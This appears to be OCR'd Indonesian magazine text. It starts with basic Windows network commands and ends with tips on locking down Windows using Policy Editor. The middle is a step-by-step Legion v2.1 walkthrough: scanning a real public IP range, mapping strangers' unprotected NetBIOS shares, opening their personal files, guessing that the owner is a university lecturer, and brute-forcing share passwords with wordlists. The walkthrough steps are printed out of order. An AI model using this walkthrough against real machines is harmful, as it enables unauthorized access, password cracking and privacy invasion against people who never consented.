Perintah paling mendasar yang biasa digunakan untuk mengamati konektivitas/keterhubungan dan kinerja jaringan. Ada beberapa kemungkinan hasil dari perintah *ping*, misalkan saja anda melakukan perintah:

```
C:\>ping yahoo.com
```

Bila DNS server dapat menemukan server *yahoo.com* dan server *yahoo.com* sedang aktif, maka akan diberikan jawaban yang menginformasikan alamat IP dari *yahoo.com* serta delay (dalam satuan milisekon) yaitu waktu yang dibutuhkan untuk memperoleh jawaban. Dari delay tersebut anda dapat mengetahui kinerja jaringan.

Bila DNS server dapat menemukan server *yahoo.com*, tetapi server *yahoo.com* sedang tidak aktif (kapan ya...?), atau koneksi lewat ISP anda terlalu lambat (biasanya ini penyebabnya) maka pesan yang muncul biasanya adalah: Request time out, artinya kira-kira sudah terlalu lama untuk menunggu jawaban.

Bila pesan yang muncul: Unknown host, berarti DNS server anda tidak bisa menemukan alamat IP server yang dimaksud (coba sajalah lakukan perintah semacam: *ping* embuh.gakweruh.com), kemungkinan lain komputer anda yang tidak menemukan DNS servernya (perlu anda setting dulu alamat DNS yang diacu oleh komputer anda).

Anda juga bisa melakukan perintah *ping* langsung dengan alamat IP-nya. Misalkan saja anda memiliki jaringan lokal dengan private address (untuk sharing internet dengan teman kost anda?) anda melakukan semacam : *ping* 192.168.0.1

Tracert

Perintah ini bisa anda gunakan untuk melacak route untuk sampai ke suatu server. Seperti anda ketahui Internet pada dasarnya terdiri dari banyak komputer yang saling terhubung. Di sini anda bisa melihat bagaimana perjalanan "paket" anda untuk sampai ke server *yahoo.com* misalnya dengan perintah

```
C:\>tracert yahoo.com.
```

Hasil yang diberikan akan menunjukkan server-server mana saja yang dilewati oleh "paket" anda. Di sini dibatasi maksimal sampai 30 simpul/hop.

Arp (address resolution protocol)

Bila sebelumnya dengan *ipconfig* kita bisa mengetahui alamat fisik *card* kita, maka *arp* memungkinkan kita mengetahui alamat fisik *card* komputer lain yang terhubung dalam jaringan. Misalkan anda ingin mengetahui alamat fisik dari *card* dengan IP 192.168.0.5 pada jaringan, maka perintahnya:

```
C:\>arp -a 192.168.0.5
```

Netstat

Perintah *netstat* memiliki beberapa option yang penting:

netstat -e: akan menyajikan statistik jaringan, yaitu banyaknya paket yang dikirim dan diterima.

netstat -r: menunjukkan isi tabel routing. Efeknya akan lebih kelihatan bila anda mencobanya saat terkoneksi ke internet.

netstat -a: menginformasikan aktivitas port TCP/IP pada komputer anda. Seperti kita ketahui setiap aplikasi TCP/IP menggunakan nomor port yang berbeda. Setiap port bisa dianggap sebagai sebuah jalur yang "mendengarkan" (*listening*) apakah ada request/permintaan ke port tersebut. Sebagai contoh nomor port default untuk FTP=21, Telnet=23, Http=80. Misalkan di komputer anda diinstall aplikasi Personal Web Server (PWS), maka bila PWS anda jalankan akan didapati bahwa port nomor 80 dalam keadaan aktif/*listening*. Perintah *netstat* ini dapat pula kita manfaatkan untuk memantau kemungkinan adanya trojan/backdoor yang aktif di komputer kita pada suatu port.

Semoga dengan mencoba perintah-perintah sederhana di atas anda akan memperoleh pemahaman yang lebih baik mengenai jaringan baik LAN maupun Internet, khususnya yang berbasis TCP/IP.

LEGION V2.1 GAMPANG KOK JALAN-JALAN KE KOMPUTER ORANG


File **sharing** pada Windows (fasilitas NetBIOS) banyak dimanfaatkan oleh para pemilik home network. Sementara mudah digunakan dan nyaman, ternyata fasilitas ini **sangat rentan terhadap penyusupan**. Bagaimana tidak, kalau fasilitas Network Neighborhood ini benar-benar dimanfaatkan oleh tetangga yang tidak diundang!

Tools untuk mengintip share pada network ini amat mudah penggunaannya. Enumeration tool yang untuk LAN ini dapat juga untuk IP Address secara umum!

Lebih parah lagi bila share resource itu tidak dilindungi password, maka langsung dapat di-mapping sebagai drive lokal sang intruder. Adanya password juga bukan jaminan karena Legion dilengkapi Brute Force tool, yaitu alat bantu untuk menebak password menggunakan daftar kata dari kamus atau password generator.

Awas! Bila anda mencoba software ini, lindungi dulu komputer anda dengan antivirus.


Menunjukkan betapa berbahayanya file sharing pada Windows



4

USER YANG BAIK


Komputer 203.125.212.103 mempunyai dua share yang dinamakan OFFICE dan MYDOCUMENTS. Double click Folder MyDocuments ini yang ternyata diproteksi oleh password. Klik **No** untuk menjawab pertanyaan apakah ingin menguji kekuatan password ini.



5

MAPPING KE DRIVE LOKAL


Klik dua kali share dengan nama SHAREDDOCS. Legion langsung mem-mapping share itu menjadi drive lokal di komputer kita. Dalam hal ini dijadikan Drive G. Coba lagi share-share yang lain. Apabila *null-session* ini berhasil maka share itu langsung di-mapping sebagai drive lokal.



6

CALON 'MANGSA' KITA


Buka MyComputer. Setelah di-map sebagai drive lokal (pada contoh ini drive G sampai K), maka kita dapat memperlakukannya sebagai milik kita sendiri. Kita dapat meng-copy, men-delete, ataupun kegiatan lainnya. Mengerikan bukan?



10

MASUK LEBIH JAUH

Kita bisa mengeksplorasi isi dari share ini. Wah! Ada foto pribadi. Jangan ketawa dulu. Tahukah anda bahwa mungkin ada orang lain yang juga sedang mengintip komputer anda? Ingat dalam mengaktifkan share pada Network Neighborhood jangan lupa pakai password!



11

SIAPA SIH SI CEROBH INI?




Dari dokumen yang ada kita bisa menduga siapa pemilik komputer ini, yang ternyata seorang dosen di NTU (Nanyang Technological University) di Singapore. Dosen dari School of Computer Engineering lagi. Jangan kita, dosen komputer saja bisa ceroboh ya?



12

FOLDER YANG DIPROTEKSI



Walaupun sudah berhati-hati dan share-nya diproteksi dengan password, masih saja ada bahaya. Kita kembali ke share yang diproteksi dengan password tadi. Kali ini klik **Yes** untuk menguji kekuatan password-nya.



1 **SCAN IP ADDRESS RANGE**
 Jalankan Legion v2.1 yang diinstal dari CD NeoTek bulan ini. Pada contoh ini kita akan men-scan range IP Address 203.125.212.0 sampai 203.125.212.255. Anda tentunya dapat men-scan range apa saja. Klik Start dan scanning dimulai.

2 **NODE AKTIF DENGAN SHARE-NYA**
 Ternyata dari 256 IP Address yang di-scan NetBIOS-nya itu terdapat 4 host dengan 6 share. Ini adalah 4 komputer yang terhubung ke Internet pada range IP Address yang tadi serta mengaktifkan *resource sharing* dengan windows network.




3 **SHARE PADA TIAP NODE**
 Klik tanda plus (+) di sebelah kiri ikon komputer, maka *share* pada komputer itu akan ditampilkan di bawahnya. Kita akan mulai memeriksa para calon 'mangsa' kita. Mana saja yang ceroboh sehingga mudah dimasuki tanpa permisi.



7 **BUKA SALAH SATU FOLDER**
 Coba kita buka salah satu folder mangsa kita ini. Pada contoh ini kita buka folder OFFICE pada komputer dengan IP Address 203.125.212.103 yang sudah di-mapping sebagai drive H: di komputer kita. Klik dua kali drive itu. Ada dua folder di sana.

8 **INVASION OF PRIVACY**
 Klik dua kali lagi folder personal untuk melihat isinya. Anda tahu bahwa tidakan ini sudah merupakan pelanggaran hak pribadi orang? Ibarat ada rumah orang yang pintunya terbuka lebar. Masuk ke dalamnya tetap merupakan pelanggaran. Masih mau terus?


9 **AHA! ADA FILE EXCEL**
 Ada beberapa file Excel di sini. Masih mau mengintip terus. OK kita teruskan. Klik dua kali file dengan nama Contact. Nah, bocor deh data pekerjaan 'mangsa' kita ini. Anda bisa saja men-sabotase dengan mengubah data yang ada atau bahkan menghapusnya. Jangan ah!



13 **BRUTE FORCE TOOL**
 Legion mempunyai kelebihan dibanding NetBIOS scanner lain, yaitu adanya fasilitas untuk menebak password (Brute Force tool). Tampil jendela **Force Share** yang akan menebak password pada share \\203.125.212.103\MYDOCUMENTS

14 **ADD WORD LIST**
 Sebelumnya diasumsikan anda telah menginstallasi Word List yang juga disediakan di CD NeoTek. Pada Force Share klik **Add** dan jendela **Add Word List** akan tampil. Browse ke folder penyimpanannya. Klik pada file-file teks ini dan setiap kali klik **Open**.

15 **MENEBAK PASSWORD**
 Proses menebak password pun berjalan secara otomatis. Bila kurang beruntung dengan daftar kata ini cari lagi kamus-kamus lain. Ada berbagai macam kamus yang disediakan dalam CD NeoTek kali ini untuk eksperimen anda menebak password dengan Brute Force.



Policy Editor

Sebagai Pelindung MS Windows

Salah satu kelemahan Windows 95/97/98/2000/ME jika dioperasikan secara *default* adalah ketidakmampuannya membatasi pengguna lain mengakses seluruh sumber daya yang ada di dalam *hard disk*. **Eryanto Sitorus** memberi tip cara melindungi komputer anda dengan Policy Editor.

A kibatnya dari kelemahan sistem operasi keluaran Microsoft itu, maka siapa pun yang mengoperasikan dapat mem-*browse*, menghapus data atau program, melakukan dial-up ke ISP, dan menjalankan semua aplikasi yang ada di dalam *hard disk* anda, termasuk mengubah *setting* dan konfigurasi sistem yang sudah diatur sebelumnya.

Meskipun secara teknis sebenarnya kita dapat membuat *user profile* untuk pemakai lain dan mengharuskan mereka melakukan *login* terlebih dahulu berdasarkan identitas yang sudah ditentukan pada profile masing-masing, hal itu ternyata tetap tidak terlalu bermanfaat. Walau bagaimanapun pemakai lain masih dapat melakukan apa saja pada semua *resource* yang ada di dalam komputer kita. Oleh karena itu, tidak mengherankan jika sistem operasi Microsoft Windows sangat rentan terhadap kesalahan yang dilakukan oleh orang lain, baik disengaja maupun tidak.

Untuk mengatasi persoalan tersebut di atas, atau dengan kata lain untuk membatasi pengguna lain mengakses sumber daya di komputer anda, anda dapat menggunakan program **Poledit** (Policy Editor). Poledit adalah program editor yang digunakan untuk menyunting konfigurasi/*setting registry* yang tersimpan dalam file USER.DAT dan SYSTEM.DAT. Program ini dapat anda temukan dalam direktori sebagai berikut :

\Admin\Apptools\Poledit
(Pada CD *installer* MS Window 95)

\Tools\Reskit\Netadmin\Poledit
(Pada CD *installer* MS Windows 98)

Jika program tersebut tidak ada di dalam CD *installer* MS Windows anda, maka anda dapat men-*download*-nya dengan gratis dari beberapa situs di bawah ini:

<http://support.microsoft.com>
<http://msdn.microsoft.com>
<http://lycos.co.uk/tricksy/poledit>

Dengan Poledit anda dapat melakukan beberapa hal pada 5 properti Windows berikut:

Control Panel

Membatasi pemakai lain sehingga tidak mengakses komponen-komponen yang ada di dalam Control Panel. Adapun properti yang dapat anda kunci agar tidak dapat diakses pengguna lain adalah:

Display (Restrict Display Control Panel)

- [√] Disable Display Control Panel
Menonaktifkan fungsi klik kanan tombol mouse di layar desktop.
- [√] Hide Background page
Mencegah pemakai mengatur setting gambar latar belakang desktop (Wallpaper).
- [√] Hide Screen Saver page
Mencegah pemakai mengatur setting Screen Saver.
- [√] Hide Appearance page
Mencegah pemakai mengatur Scheme, Item, dan Font.
- [√] Hide Settings page
Mencegah pemakai mengatur setting resolusi dan Screen area.




Properti pada jendela 'Display Properties.'

Network (Restrict Network Control Panel)

- [√] Disable Network Control Panel
Mencegah pemakai mengakses menu properties Network Neighborhood.
- [√] Hide Identification page
Mencegah pemakai mengisi atau mengubah nilai field

Computer name, Workgroup, dan Computer Description.


- [√] Hide Access Control page
Mencegah pemakai mengatur setting terhadap metode yang digunakan untuk mengakses sumber daya jaringan.



Properti pada jendela 'Network'

Password (Restrict Password Control Panel)


- [√] Disable Passwords Control Panel
Mencegah pemakai mengakses komponen Password.
- [√] Hide Change Passwords page
Mencegah pemakai mengubah setting password user profile.
- [√] Hide Remote Administration page
Mencegah pemakai mengakses fungsi administrasi jarak jauh.
- [√] Hide User Profiles page
Mencegah pemakai mengakses konfigurasi user profile.



Properti pada jendela 'Password Properties'

Printer (Restrict Printer Settings)

- [√] Hide General and Details pages
Menyembunyikan kotak tab General dan Details properti Printer.
- [√] Disable Deletion of Printers
Mencegah pemakai menghapus komponen printer yang sudah diinstal.
- [√] Disable Addition of Printers
Mencegah pemakai menambah/menginstal printer.




Properti pada jendela 'Printer'

System (Restrict System Control Panel)


- [√] Hide Device Manager page
Menyembunyikan kotak tab Device Manager pada

jendela System Properties.

- [√] Hide Hardware Profiles page
Menyembunyikan kotak tab Hardware Profiles.
- [√] Hide File System button
Menyembunyikan tombol File System yang terdapat pada kotak tab Performance di bagian Advanced settings.
- [√] Hide Virtual Memory button
Menyembunyikan tombol Virtual Memory yang terdapat pada kotak tab Performance di bagian Advanced settings.



Properti pada jendela 'System Properties'



Komponen-komponen Control Panel yang dapat dikunci oleh Poedit.

Desktop

Membatasi pemakai lain untuk tidak mengakses setting properti Desktop. Adapun properti yang bisa anda kunci adalah sebagai berikut:


- [√] Wallpaper
Fungsi ini sama dengan Hide Background Page, yaitu untuk mencegah pemakai mengatur setting gambar latar belakang desktop (Wallpaper).
- [√] Color Scheme
Mencegah pemakai mengatur konfigurasi Scheme pada tab Appearance jendela Display.

Network

Membatasi pemakai untuk tidak mengakses fasilitas sharing yang terdapat pada komponen Network. Adapun fasilitas yang bisa Anda kunci adalah sebagai berikut :

Sharing


- [√] Disable file sharing controls
Menonaktifkan menu sharing untuk bagi pakai file.
- [√] Disable print sharing controls
Menyembunyikan print sharing dari Network Neighborhood.



Menu file 'Sharing'

Shell

Membatasi pemakai untuk tidak mengakses program dalam modus shell Windows beserta fasilitas



Jendela 'Browse for Printer'. Di sini pun anda dapat membuat perlindungan.

lainnya. Adapun program dan fasilitas yang dapat Anda kunci adalah sebagai berikut:

Custom Folders

(Bagian ini tidak terlalu penting, Anda dapat mengabaikannya)

Restrictions

- [√] Remove "Run" command
Menghilangkan menu Run dari menu Start.
- [√] Remove folders from "Settings" on Start Menu
Menghilangkan folder atau direktori menu Settings dari menu Start.
- [√] Remove Taskbar from "Settings" on Start Menu
Menghilangkan menu Taskbar dan Start Menu dari menu Start → Settings.
- [√] Remove "Find" command
Menghilangkan menu Find dari menu Start.
- [√] Hide Drives in "My Computer"
Menyembunyikan tampilan ikon drive hard disk,

floppy, dan CD-ROM dari jendela My Computer.

- [√] Hide Network Neighborhood
Menyembunyikan ikon Network Neighborhood dari layar desktop.
- [√] No "Entire Network" in Network Neighborhood
Mengosongkan ikon Entire Network dan jendela Network Neighborhood.
- [√] No workgroup contents in Network Neighborhood
Mengosongkan icon Workgroup dari jendela Network Neighborhood.
- [√] Hide all items on Desktop
Menyembunyikan semua ikon semua program aplikasi dari layar desktop.
- [√] Disable Shutdown command
Menonaktifkan menu Shutdown dari menu Start.
- [√] Don't save settings at exit
Apa yang sudah di-setting oleh pemakai tidak akan disimpan dan akan diabaikan oleh sistem.


System

Membatasi pemakai untuk tidak mengakses beberapa program, antara lain:

Restrictions

- [√] Disable Registry editing tools
Menonaktifkan program editor registry (REGEDIT.EXE).
- [√] Disable MS-DOS prompt
Menonaktifkan shell MS-DOS (COMMAND.COM).
- [√] Disable single-mode MS-DOS applications
Menonaktifkan semua program yang berjalan pada modus DOS.

Local Security Policy



Selain pengamanan dengan Policy Editor (Poedit), komputer anda perlu juga diamankan dari kesalahan yang terjadi karena ketidaksengajaan atau ketidaktahuan pemakai, terutama bila komputer dipakai bersama-sama orang lain. **Andreas Jiman** membahasnya untuk anda.

Pernahkah terpikirkan oleh anda bagaimana caranya PC yang kita miliki boleh dipakai oleh banyak orang tanpa perlu khawatir terjadi apa-apa dengan sistem yang ada (Windows) atau konfigurasinya. Salah satunya adalah melakukan setting di PC lokal itu sendiri menggunakan Local Security Policy. Sebagai contoh akan dibahas setting pada Windows XP atau Windows 2K Professional.


Kalau kita ingin mengubah batasan keamanan sistem di PC kita, klik saja Control Panel -> Adminis-

Pengoperasian Poedit

PADA PENJELASAN TERSEBUT DI ATAS, anda dapat melihat bahwa ada banyak hal yang bisa anda lakukan untuk melindungi sistem operasi Microsoft Windows anda, dengan begitu maka kecil kemungkinan pengguna lain dapat berbuat hal-hal yang tidak anda inginkan. Namun sebelum anda mulai menjalankan program Poedit, anda sebaiknya melakukan beberapa hal tersebut di bawah ini terlebih dahulu:

1. Buat *backup* untuk file berikut

USER.DAT
SYSTEM.DAT



1


Menentukan Lokasi File Template (ADMIN.ADM)

Klik file POEDIT.EXE. Pertama kali Anda menjalankannya, program akan meminta anda untuk menunjukkan lokasi file template. File template yang akan di load Poedit adalah ADMIN.ADM.

(Ke dua buah file ini terletak dalam direktori C:\WINDOWS). Tujuannya adalah untuk mengantisipasi jika terjadi kesalahan pada saat Anda merubah registry.

2. Letakkan program Poedit ke dalam direktori yang tidak mudah dilihat oleh pengguna lain. Misalnya dalam direktori C:\WINDOWS\SYSTEM\POEDIT. Jika perlu, anda dapat menyimpannya ke dalam disket khusus.

Jika kedua hal tersebut di atas sudah anda lakukan, maka sekarang anda dapat menjalankan Poedit. Berikut ini adalah langkah-langkah untuk mengoperasikannya:



2

2 Objek Registry (Local User dan Local Computer)

Setelah file template di-load, kemudian klik menu File / Open Registry. Setelah itu akan terlihat dua buah objek registry, seperti tampak pada gambar di samping.

